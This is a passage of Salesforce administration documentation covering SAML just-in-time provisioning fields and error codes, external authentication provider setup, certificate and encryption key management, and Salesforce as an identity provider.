- You must specify the `Account.Owner` in the SAML assertion and ensure that the field level security for the `Account.AccountNumber` field is set to visible for this owner's profile.

Creating and Modifying Contacts

Create or modify a contact by specifying the a valid Contact ID in `User.Contact` or both the `Contact.Email` and `Contact.LastName`.

- Matching is based on `Contact.Email`. If multiple contacts are found, an error is displayed. Otherwise, the contact is updated.
- If no matching contact is found, one is created.

Supported Fields for the Portal SAML Assertion

To correctly identify which object to create in Salesforce, you must use a prefix. In the SAML assertion, use the `Account.` prefix for all fields in the Account schema and `Contact.` prefix for all fields in the Contact schema. In this example, the `Contact.` prefix has been added to the `Email` field name.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for accounts.

<table>
<tr><th>Fields</th><th>Required</th><th>Comments</th></tr>
<tr><td>Billing</td><td></td><td>Street|City|State|PostalCode|Country</td></tr>
</table>

Fields	Required	Comments
`AnnualRevenue`		
`Description`		
`Fax`		
`FederationIdentifier` (insert only)	Y	If present, it must match the SAML subject or the SAML subject is taken instead. Can't be updated using SAML.
`IsCustomerPortal`		
`IsPartner`		
`NumberOfEmployees`		
`Ownership`		
`Phone`		
`Portal Role`	Y	
`Rating`		
`Street`		
`TickerSymbol`		
`UserRoleId`		Defaults to "no role" if blank.
`Website`		
`Zip`		

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for contacts.

Fields	Required	Comments
`Birthdate`		
`CanAllowPortalSelfReg`		Name|Phone
`Department`		
`Description`		
`DoNotCall`		
`Fax`		
`FederationIdentifier` (insert only)	Y	If present, it must match the SAML subject or the SAML subject is taken instead. Can't be updated using SAML.
`HasOptedOutofEmail`		
`HasOptedOutofFax`		
`HomePhone`		
`LeadSource`		
`Mailing`		Street|City|State|PostalCode|Country

Fields	Required	Comments
MobilePhone

Just-in-Time Provisioning Errors

This table shows the error codes for Just-in-Time provisioning for SAML. Errors are returned in the URL parameter, for example:

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

Note:

Salesforce redirects the user to a custom error URL if one is specified in your SAML configuration.

Error Messages

Code	Description	Error Details
1	Missing Federation Identifier	MISSING_FEDERATION_ID
2	Mis-matched Federation Identifier	MISMATCH_FEDERATION_ID
3	Invalid organization ID	INVALID_ORG_ID
4	Unable to acquire lock	USER_CREATION_FAILED_ON_UROG
5	Unable to create user	USER_CREATION_API_ERROR
6	Unable to establish admin context	ADMIN_CONTEXT_NOT_ESTABLISHED
8	Unrecognized custom field	UNRECOGNIZED_CUSTOM_FIELD
9	Unrecognized standard field	UNRECOGNIZED_STANDARD_FIELD
11	License limit exceeded	LICENSE_LIMIT_EXCEEDED

Code	Description	Error Details
12	Federation ID and username do not match	MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS
13	Unsupported provision API version	UNSUPPORTED_VERSION
14	Username change isn't allowed	USER_NAME_CHANGE_NOT_ALLOWED
15	Custom field type isn't supported	UNSUPPORTED_CUSTOM_FIELD_TYPE
16	Unable to map an unique profile ID for the given profile name	PROFILE_NAME_LOOKUP_ERROR
17	Unable to map an unique role ID for the given role name	ROLE_NAME_LOOKUP_ERROR
18	Invalid account	INVALID_ACCOUNT_ID
19	Missing account name	MISSING_ACCOUNT_NAME
20	Missing account number	MISSING_ACCOUNT_NUMBER
22	Unable to create account	ACCOUNT_CREATION_API_ERROR
23	Invalid contact	INVALID_CONTACT
24	Missing contact email	MISSING_CONTACT_EMAIL
25	Missing contact last name	MISSING_CONTACT_LAST_NAME
26	Unable to create contact	CONTACT_CREATION_API_ERROR
27	Multiple matching contacts found	MULTIPLE_CONTACTS_FOUND
28	Multiple matching accounts found	MULTIPLE_ACCOUNTS_FOUND
30	Invalid account owner	INVALID_ACCOUNT_OWNER
31	Invalid portal profile	INVALID_PORTAL_PROFILE
32	Account change is not allowed	ACCOUNT_CHANGE_NOT_ALLOWED
33	Unable to update account	ACCOUNT_UPDATE_FAILED
34	Unable to update contact	CONTACT_UPDATE_FAILED
35	Invalid standard account field value	INVALID_STANDARD_ACCOUNT_FIELD_VALUE
36	Contact change not allowed	CONTACT_CHANGE_NOT_ALLOWED
37	Invalid portal role	INVALID_PORTAL_ROLE

About Just-in-Time Provisioning for SAML

About External Authentication Providers

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

You can enable users to log into your Salesforce organization using their login credentials from an external service provider such as Facebook© or Janrain©. You must do the following to successfully set up an authentication provider for single sign-on.

- Correctly configure the service provider website.
- Create a registration handler using Apex.
- Define the authentication provider in your organization.

After your authentication provider is set up, the basic flow is the following.

1. The user tries to login to Salesforce using a third party identity.
2. The login request is redirected to the third party authentication provider.
3. The user performs the third party login and approves access.
4. The authentication provider redirects the user to Salesforce with credentials.
5. The user is signed into Salesforce.

Note: If a user has an existing Salesforce session, after authentication with the third party they are automatically redirected to the page where they can approve the link to their Salesforce account.

Defining Your Authentication Provider

We support the following providers:

- Facebook
- Janrain
- Salesforce

Adding Functionality to Your Authentication Provider

You can add functionality to your authentication provider by using additional request parameters.

- Scope – Customizes the permissions requested from the third party
- Site – Enables the provider to be used with a site
- StartURL – Sends the user to a specified location after authentication
- Community – Sends the user to a specific community after authentication

Creating an Apex Registration Handler

A registration handler class is required to use Authentication Providers for the single sign-on flow. The Apex registration handler class must implement the `Auth.RegistrationHandler` interface, which defines two methods. Salesforce invokes the appropriate method on callback, depending on whether the user has used this provider before or not. When you create the authentication provider, you can automatically create an Apex template class for testing purposes. For more information, see `Auth.RegistrationHandler` in the *Force.com Apex Code Developer's Guide*.

Configuring a Facebook Authentication Provider

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

To use Facebook as an authentication provider:

1. Set up a Facebook application, making Salesforce the application domain.
2. Define a Facebook authentication provider in your Salesforce organization.
3. Update your Facebook application to use the `Callback URL` generated by Salesforce as the Facebook `Website Site URL`.
4. Test the connection.

Setting up a Facebook Application

Before you can configure Facebook for your Salesforce organization, you must set up an application in Facebook:

1. Go to the Facebook website and create a new application.
2. Modify the application settings and set the Application Domain to Salesforce.
3. Note the Application ID and the Application Secret.

Defining a Facebook Provider in your Salesforce Organization

You need the Facebook Application ID and Application Secret to set up a Facebook provider in your Salesforce organization.

1. From Setup, click **Security Controls** > **Auth. Providers**.
2. Click **New**.
3. Select Facebook for the `Provider Type`.
4. Enter a `Name` for the provider.
5. Enter the `URL Suffix`. This is used in the client configuration URLs. For example, if the URL suffix of your provider is "MyFacebookProvider", your single sign-on URL is similar to: `https://login.salesforce.com/auth/sso/00Dx00000000001/MyFacebookProvider`.
6. Use the Application ID from Facebook for the `Consumer Key` field.

7. Use the Application Secret from Facebook for the `Consumer Secret` field.
8. Optionally enter a custom error URL for the provider to use to report any errors.
9. Select an already existing Apex class as the `Registration Handler` class or click `Automatically create a registration handler template` to create an Apex class template for the registration handler. You must edit this class and modify the default content before using it.

   Note: You must specify a registration handler class for Salesforce to generate the `Single Sign-On Initialization URL`.

10. Select the user that runs the Apex handler class for **Execute Registration As**. The user must have "Manage Users" permission. A user is required if you selected a registration handler class or are automatically creating one.
11. To use a portal with your provider, select the portal from the Portal drop-down list.
12. Click **Save**.

Be sure to note the generated `Auth. Provider Id` value. You must use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider:

- `Test-Only Initialization URL`: Administrators use this URL to ensure the third-party provider is set up correctly. The administrator opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- `Single Sign-On Initialization URL`: Use this URL to perform single sign-on into Salesforce from a third party (using third-party credentials). The end user opens this URL in a browser, and signs in to the third party. This then either creates a new user for them, or updates an existing user, and then signs them into Salesforce as that user.
- `Existing User Linking URL`: Use this URL to link existing Salesforce users to a third-party account. The end user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- `Callback URL`: Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider has to redirect to the `Callback URL` with information for each of the above client configuration URLs.

The client configuration URLs support additional request parameters that enable you to direct users to log into specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Updating Your Facebook Application

After defining the Facebook authentication provider in your Salesforce organization, go back to Facebook and update your application to use the `Callback URL` as the Facebook `Website Site URL`.

Testing the Single Sign-On Connection

In a browser, open the `Test-Only Initialization URL` on the Auth. Provider detail page. It should redirect you to Facebook and ask you to sign in. Upon doing so, you are asked to authorize your application. After you authorize, you are redirected back to Salesforce.

Using Request Parameters with Client Configuration URLs
About External Authentication Providers

Configuring a Janrain Authentication Provider

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

Setting up a Janrain authentication provider is slightly different from setting up other providers. You don't use the Single Sign-On Initialization URL that you obtain after registering your provider with Salesforce to start the flow. Instead you use Janrain's login widget that's deployed on your site.

To set up your Janrain provider:

1. Register your application with Janrain and get an `apiKey`.
2. Define the Janrain authentication provider in your Salesforce organization.
3. Get the login widget code from Janrain.
4. Set up a site that calls the login widget code in your Salesforce organization.

Registering Your Application

You must sign up for a Janrain account from the Janrain website. Once you have your Janrain account, you need the `apiKey`.

1. Click **Deployment** > **Sign-in for Web** > **Handle Tokens**.
2. Copy the `apiKey`. You need this when creating the Janrain provider in your Salesforce organization.
3. Add `salesforce.com` to the Janrain domain whitelist in your Janrain account at **Deployment** > **Application Settings** > **Domain Whitelist**.

Defining the Janrain Provider in your Salesforce Organization

You need the Janrain `apiKey` to create a Janrain provider in your Salesforce organization.

1. From Setup, click **Security Controls** > **Auth. Providers**.
2. Click **New**.
3. Select Janrain for the `Provider Type`.
4. Enter a `Name` for the provider.
5. Enter the `URL Suffix`. This is used in the `Callback URL`. For example, if the URL suffix of your provider is "MyJanrainProvider", your `Callback URL` is similar to `https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MyJanrainProvider`.
6. Use the Janrain `apiKey` value for the `Consumer Secret`.
7. Optionally enter a custom error URL for the provider to use to report any errors.
8. Select an already existing Apex class as the `Registration Handler` class or click `Automatically create a registration handler template` to create the Apex class template for the registration handler. You must edit this class to modify the default content before using it.

Note: You must specify a registration handler class for Salesforce to use single sign-on.

9. Select the user that runs the Apex handler class for **Execute Registration As**. The user must have "Manage Users" permission. A user is required if you selected a registration handler class or are automatically creating one.
10. To use a portal with your provider, select the portal from the Portal drop-down list.
11. Click **Save**.

Note the value of the generated `Callback URL`. You need it to complete the Janrain setup.

Several client configuration parameters are available after configuring Janrain as the authentication provider. Use these for the `flowtype` value in the `Callback URL` with your Janrain login widget:

- `test`: Use this parameter to make sure the third-party provider is set up correctly. The administrator configures a Janrain widget to use `flowtype=test`, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- `link`: Use this parameter to link existing Salesforce users to a third-party account . The end user goes to a page with a Janrain widget configured to use `flowtype=link`, signs in to the third party, signs in to Salesforce, and approves the link.
- `sso`: Use this parameter to perform single sign-on into Salesforce from a third party (using third-party credentials). The end user goes to a page with a Janrain widget configured to use `flowtype=sso`, and signs in to the third party. This then either creates a new user for them, or updates an existing user, and then signs them into Salesforce as that user.

The client configuration URLs support additional request parameters that enable you to direct users to log into specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Getting the Login Widget Code from Janrain

You need to get the login widget code from Janrain for your Salesforce organization.

1. From your Janrain account, click **Application** > **Sign-in for Web** > **Get the Code**.
2. Enter the `Callback URL` value from your Janrain provider information in your Salesforce organization along with the query parameter `flowtype=sso` as the token URL. For example, `https://login.salesforce.com/services/authcallback/00DD0000000JWFwMAB/JanrainApp?flowtype=sso`. To use My Domain, replace `login.salesforce.com` with your My Domain name.

Creating a Site to Call the Login Widget

1. Enable Sites.
2. Create a page and copy the login widget code to the page.
3. Create a new site and specify the page you just created as the home page for the site.

Using Request Parameters with Client Configuration URLs
About External Authentication Providers

Configuring a Salesforce Authentication Provider

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

You can use a remote access application as an authentication provider. You must complete these steps:

1. Define a remote access application.
2. Define a Salesforce authentication provider in your organization.
3. Test the connection.

Defining a Remote Access Application

Before you can configure a Salesforce provider for your Salesforce organization, you must define a remote access application that uses single sign-on. Define remote access applications under Setup, in **Develop** > **Remote Access**.

After you finish defining a remote access application, save the values from the `Consumer Key` and `Consumer Secret` fields.

Defining the Salesforce Authentication Provider in your Organization

You need the values from the `Consumer Key` and `Consumer Secret` fields of the remote access application definition to set up the authentication provider in your organization.

1. From Setup, click **Security Controls** > **Auth. Providers**.
2. Click **New**.
3. Select Salesforce for the `Provider Type`.
4. Enter a `Name` for the provider.
5. Enter the `URL Suffix`. This is used in the client configuration URLs. For example, if the URL suffix of your provider is "MySFDCProvider", your single sign-on URL is similar to `https://login.salesforce.com/auth/sso/00Dx00000000001/MySFDCProvider`.
6. Paste the value of `Consumer Key` from the remote access application definition into the `Consumer Key` field.
7. Paste the value of `Consumer Secret` from the remote access application definition into the `Consumer Secret` field.
8. Optionally enter a custom error URL for the provider to use to report any errors.
9. Select an already existing Apex class as the `Registration Handler` class or click `Automatically create a registration handler template` to create the Apex class template for the registration handler. You must edit this template class to modify the default content before using it.

   Note: You must specify a registration handler class for Salesforce to generate the `Single Sign-On Initialization URL`.

10. Select the user that runs the Apex handler class for `Execute Registration As`. The user must have "Manage Users" permission. A user is required if you selected a registration handler class or are automatically creating one.
11. To use a portal with your provider, select the portal from the Portal drop-down list.
12. Click `Save`.

    Note the value of the Client Configuration URLs. You need the `Callback URL` to complete the last step, and you use the `Test-Only Initialization URL` to check your configuration. Also be sure to note the `Auth. Provider Id` value because you must use it with the `Auth.AuthToken` Apex class.
13. Return to the remote access application definition you created above and paste the value of `Callback URL` from the authentication provider into the `Callback URL` field.

Several client configuration URLs are generated after defining the authentication provider:

- `Test-Only Initialization URL`: Administrators use this URL to ensure the third-party provider is set up correctly. The administrator opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- `Single Sign-On Initialization URL`: Use this URL to perform single sign-on into Salesforce from a third party (using third-party credentials). The end user opens this URL in a browser, and signs in to the third party. This then either creates a new user for them, or updates an existing user, and then signs them into Salesforce as that user.
- `Existing User Linking URL`: Use this URL to link existing Salesforce users to a third-party account. The end user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- `Callback URL`: Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider has to redirect to the `Callback URL` with information for each of the above client configuration URLs.

The client configuration URLs support additional request parameters that enable you to direct users to log into specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Testing the Single Sign-On Connection

In a browser, open the `Test-Only Initialization URL` on the Auth. Provider detail page. Both the authorizing organization and target organization must be in the same environment, such as production or a sandbox.

See Also:

Using Request Parameters with Client Configuration URLs
About External Authentication Providers

Using Request Parameters with Client Configuration URLs

You can add functionality to your authentication provider by using additional request parameters.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	“View Setup and Configuration”
To edit the settings:	“Customize Application” AND “Manage Auth. Providers”

Authentication providers support additional request parameters you can use to direct users to log into specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Add the request parameters to the following client configuration URLs. These were generated after you defined your authentication provider:

- Test-Only Initialization URL
- Single Sign-On Initialization URL
- Existing User Linking URL
- Callback URL

Append any of these parameters to your URL as needed. For Janrain providers, append them to the appropriate callback URL.

- Scope – Customizes the permissions requested from the third party
- Site – Enables the provider to be used with a site
- StartURL – Sends the user to a specified location after authentication
- Community – Sends the user to a specific community after authentication

Using the Scope Parameter

Customizes the permissions requested from the third party like Facebook or Janrain so that the returned access token has additional permissions.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	“View Setup and Configuration”
To edit the settings:	“Customize Application” AND “Manage Auth. Providers”

You can customize requests to a third party to receive access tokens with additional permissions. Then you use `Auth.AuthToken` methods to retrieve the access token that was granted so you can use those permissions with the third party. The default scopes vary depending on the third party, but usually do not allow access to much more than basic user information.

The space-delimited string of requested scopes is sent as-is to the third party, and overrides the default permissions requested by authentication providers.

Janrain does not use this parameter; additional permissions must be configured within Janrain.

The following is an example of a `scope` parameter requesting the Salesforce scopes `api` and `web`, added to the `Single Sign-On Initialization URL`, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?scope=id%20api%20web`

Valid scopes vary depending on the third party; refer to your individual third-party documentation. For example, Salesforce scopes are:

Value	Description
`api`	Allows access to the current, logged-in user's account over the APIs, such as the REST API or Bulk API. This also includes the `chatter_api`, allowing access to Chatter API resources.
`chatter_api`	Allows access to only the Chatter API resources.
`full`	Allows access to all data accessible by the logged-in user. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access only to the identity URL service.
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one.
`visualforce`	Allows access to Visualforce pages.
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

See Also:

Using Request Parameters with Client Configuration URLs

Using the Site Parameter

Use your authentication provider to log into a site or link to a sites user.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

To use your provider with a site, you need to do the following:

- Enable the provider to be used with a site
- Ensure the site is configured to use the same portal
- Add the site-specific login URL information to the appropriate client configuration URL, such as the `Single Sign-On Initialization URL`, using the `site` parameter

You create the site login Visualforce page, or specify the default page, when you create the site. An example site login URL is: `https%3A%2F%2Fmysite.force.com%2FSiteLogin`.

The following is an example of a site-login URL added to the `Single Sign-On Initialization URL`, using the `site` parameter, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

```
https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin
```

If you don't specify a `site` parameter, the user proceeds either to a standard portal (if set up for a portal) or the standard application (if not).

See Also:

Using Request Parameters with Client Configuration URLs

Using the StartURL Parameter

Send your user to a specific location after authenticating or linking.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

To direct your users to a specific location after authenticating, you need to specify a URL with the `startURL` request parameter. This URL must be a relative URL; passing an absolute URL results in an error. If you don't add `startURL`, the user is sent to either `/home/home.jsp` (for a portal or standard application) or to the default sites page (for a site) after authentication completes.

For example, with a `Single Sign-On Initialization URL`, the user is sent to this location after being logged in. For an `Existing User Linking URL`, the "Continue to Salesforce" link on the confirmation page leads to this page.

The following is an example of a `startURL` parameter added to the `Single Sign-On Initialization URL`, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

```
https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?startURL=%2F005x00000000001%3Fnoredirect%3D1
```

Using Request Parameters with Client Configuration URLs

Using the Community URL Parameter

Send your user to a specific Community after authenticating.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Manage Auth. Providers"

To direct your users to a specific community after authenticating, you need to specify a URL with the `community` request parameter. If you don't add the parameter, the user is sent to either `/home/home.jsp` (for a portal or standard application) or to the default sites page (for a site) after authentication completes.

For example, with a `Single Sign-On Initialization URL`, the user is sent to this location after being logged in. For an `Existing User Linking URL`, the "Continue to Salesforce" link on the confirmation page leads to this page.

The following is an example of a `community` parameter added to the `Single Sign-On Initialization URL`, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

```
https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?community=https://acme.force.com/support
```

About Salesforce Certificates and Keys

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	"Customize Application"

To work with Salesforce certificates and keys, from Setup, click **Security Controls** > **Certificate and Key Management**. From this page you can:

- Manage your certificates
- Manage your master encryption key

Certificates

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Salesforce offers two types of certificates:

Self-signed
: A self-signed certificate is signed by Salesforce. Not all external websites accept self-signed certificates.

CA-signed
: A CA-signed certificate is signed by an external certificate authority (CA). Most external websites accept CA-signed certificates. You must first generate the certificate signing request to send to a CA, and then import the signed version of the certificate before you can use it.

Master Encryption Keys

Fields that are encrypted using encrypted custom fields, such as social security number or credit card number, use a master encryption key to encrypt the data. This key is automatically assigned when you enable encrypted fields for your organization. You can manage the master key based on your organization's security needs and regulatory requirements.

Creating Certificates and Key Pairs

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	“Customize Application”

Salesforce offers two types of certificates:

Self-signed
: A self-signed certificate is signed by Salesforce. Not all external websites accept self-signed certificates.

CA-signed

A CA-signed certificate is signed by an external certificate authority (CA). Most external websites accept CA-signed certificates. You must first generate the certificate signing request to send to a CA, and then import the signed version of the certificate before you can use it.

To create a Salesforce certificate:

1. From Setup, click **Security Controls** > **Certificate and Key Management**.
2. Select either **Create Self-Signed Certificate** or **Create CA-Signed Certificate**, based on what kind of certificate your external website accepts. You can't change the type of a certificate after you've created it.
3. Enter a descriptive label for the Salesforce certificate. This name is used primarily by administrators when viewing certificates.
4. Enter the `Unique Name`. This name is automatically populated based on the certificate label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the `Unique Name` when referring to the certificate using the Force.com Web services API or Apex.
5. Select a `Key Size` for your generated certificate and keys. We recommend that you use the default key size of `2048` for security reasons. Selecting `2048` generates a certificate using 2048-bit keys and is valid for two years. Selecting `1024` generates a certificate using 1024-bit keys and is valid for one year.

   Note: Once you save a Salesforce certificate, you can't change the key size.

6. If you're creating a CA-signed certificate, you must also enter the following information. These fields are joined together to generate a unique certificate.

Field	Description
`Common Name`	The fully qualified domain name of the company requesting the signed certificate. This is generally of the form: `http://www.mycompany.com`.
`Email Address`	The email address associated with this certificate.
`Company`	Either the legal name of your company, or your legal name.
`Department`	The branch of your company using the certificate, such as marketing or accounting.
`City`	The city where the company resides.
`State`	The state where the company resides.
`Country Code`	A two-letter code indicating the country where the company resides. For the United States, the value is `US`.

7. Click **Save**.

After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

You can have a maximum of 50 certificates.

After you create a CA-signed certificate, you must upload the signed certificate before you can use it.

Note: After you create a CA-signed certificate and certificate request, the certificate is not active and you can't use it until it's been signed by a certificate authority and uploaded into your organization.

About Salesforce Certificates and Keys

Uploading Certificate Authority (CA)-Signed Certificates

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	"Customize Application"

After you create a CA-signed certificate, you must do the following before the certificate is active and you can use the certificate.

1. From Setup, click **Security Controls** > **Certificate and Key Management**, click the name of the certificate, then click **Download Certificate Signing Request**.
2. Send the certificate request to the certificate authority of your choice.
3. After the certificate authority sends back the signed certificate, from Setup, click **Security Controls** > **Certificate and Key Management**, click the name of the certificate, then click **Upload Signed Certificate**.
4. Click **Browse** to locate the CA-signed certificate. The CA-signed certificate must match the certificate created in Salesforce. If you try to upload a different CA-signed certificate, the upload fails.
5. Click **Save** to finish the upload process. Click **Cancel** at any time to not upload the certificate.

After you successfully upload the signed certificate, the status of the certificate is changed to `Active` and you can use CA-signed certificate.

Note: You can't delete a CA-signed certificate after you've uploaded the signed certificate.

About Salesforce Certificates and Keys

Managing Master Encryption Keys

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	“Customize Application”

Fields that are encrypted using encrypted custom fields, such as social security number or credit card number, use a master encryption key to encrypt the data. This key is automatically assigned when you enable encrypted fields for your organization. You can manage the master key based on your organization’s security needs and regulatory requirements. With master encryption keys, you can do the following:

- Archive the existing key and create a new key
- Export an existing key after it's been archived
- Delete an existing key
- Import an existing key after it's been deleted

Archiving and Creating New Keys

To archive your current key and create a new key:

1. From Setup, click **Security Controls** > **Certificate and Key Management**.
2. Click **Archive Current Key and Create New Key**.
3. A warning message displays letting you know you are changing keys. Click **OK**.
4. A new key is generated, assigned the next sequential number, and activated.

All new data is encrypted using the new key. Existing data continues to use the archived key until the data is modified and saved. Then data is encrypted using the new key.

After you archive a key, you can export or delete it.

Exporting Keys

You can export your keys to a back-up location for safe keeping. It’s a good idea to export a copy of any key before deleting it.

Exporting creates a text file with the encrypted key. You can import the key back into your organization at a later time.

Click `Export` next to the key you want to export.

Deleting Keys

Don't delete a key unless you're absolutely certain no data is currently encrypted using the key. After you delete a key, any data encrypted with that key can no longer be accessed. If you export the key before you delete it, you can import the key back into your organization.

To delete a key, click `Delete` next to the key you want to delete.

The date the key is deleted displays.

Importing Keys

If you have data associated with a deleted key, you can import an exported key back into your organization. Any data that was not accessible becomes accessible again.

Click `Import` next to the key you want to import.

About Salesforce Certificates and Keys

Editing Salesforce Certificates and Key Pairs

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	"Customize Application"

After you create a Salesforce certificate, you can only change the `Label` and the `Unique Name`. You can't change the type, key size, and so on. The certificate and the keys aren't regenerated when you edit a Salesforce certificate.

Warning: Apex and the Force.com Web services API use the `Unique Name` to access the certificate. Changing the `Unique Name` could cause your code to break.

To edit a Salesforce certificate:

1. From Setup, click **Security Controls** > **Certificate and Key Management**.
2. Click **Edit** next to the name of a Salesforce certificate.
3. Make your changes, then click **Save**.

To delete a certificate, click **Del**. If a certificate is being used as part of the configuration of your identity provider, you cannot delete it.

Note: You can't delete a CA-signed certificate after you've uploaded the signed certificate.

About Salesforce Certificates and Keys

Viewing Salesforce Certificates and Key Pairs

Available in: **All** Editions

User Permissions Needed	
To create, edit, and manage certificates:	“Customize Application”

To view the details of a Salesforce certificate, from Setup, click **Security Controls** > **Certificate and Key Management**, then click the name of a certificate.

From the certificate detail page, you can do any of the following:

- Click **Edit** to edit the label or unique name of the certificate.
- Click **Delete** to delete the certificate.

  Note: You can’t delete a CA-signed certificate after you’ve uploaded the signed certificate.

- Click **Download Certificate** to download the full Base-64 encoded certificate. This is only available for active certificates. For CA-signed certificates, you must first upload the signed certificate before you can download or use it.
- Click **Download Certificate Signing Request** for CA-signed certificates that have not yet had the signed certificate uploaded.
- Click **Upload Signed Certificate** to upload the CA-signed certificate.

About Salesforce Certificates and Keys

About Identity Providers and Service Providers

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	“Customize Application”

An *identity provider* is a trusted provider that enables you to use single sign-on to access other websites. A *service provider* is a website that hosts applications. You can enable Salesforce as an identity provider, then define one or more service providers, so your users can access other applications directly from Salesforce using single sign-on. This can be a great help to your users: instead of having to remember many passwords, they will only have to remember one. Plus, the applications can be added as tabs to your Salesforce organization, which means users won’t have to switch between programs.

Before you can enable Salesforce as an identity provider, you must set up a domain.

Enabling Salesforce as an identity provider requires a self-signed Salesforce certificate and key pair. If you haven't generated a Salesforce certificate and key pair, one is automatically created for you when you enable Salesforce as an identity provider. You also have the option of picking an already generated certificate, or creating one yourself.

Salesforce uses the SAML 2.0 standard for single sign-on and generates SAML assertions when configured as an identity provider.


Use the identity provider event log if your users have errors when trying to log into your service provider's apps.

Using Identity Providers and Service Providers

Salesforce supports the following:

- Identity-provider-initiated login—when Salesforce logs into a service provider at the initiation of the end-user
- Service-provider-initiated login—when the service provider requests Salesforce to authenticate a user, at the initiation of the end-user


The following is the general flow when Salesforce as an identity provider logs into a service provider.



1. User tries to access a service provider already defined in Salesforce.
2. Salesforce sends a SAML response to the service provider.

3. Service provider identifies the user and authenticates the certificate.
4. If the user is identified, they are logged into the service provider.

The following is the general flow when a service provider initiates login and uses Salesforce to identify the user.



1. The service provider sends a valid SAML request. The endpoint is automatically generated when the service provider is defined—the `SP-Initiated POST Endpoint`.
2. Salesforce identifies the user included in the SAML request.

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

If a certificate was included as part of the definition, Salesforce authenticates the certificate.

Note: If a certificate is included in the service provider definition, and the SAML request does not contain a certificate, the request fails, and the user is not logged in using Salesforce. If the definition does not include a certificate, and the request includes a signature, the request succeeds if the user is identified correctly.

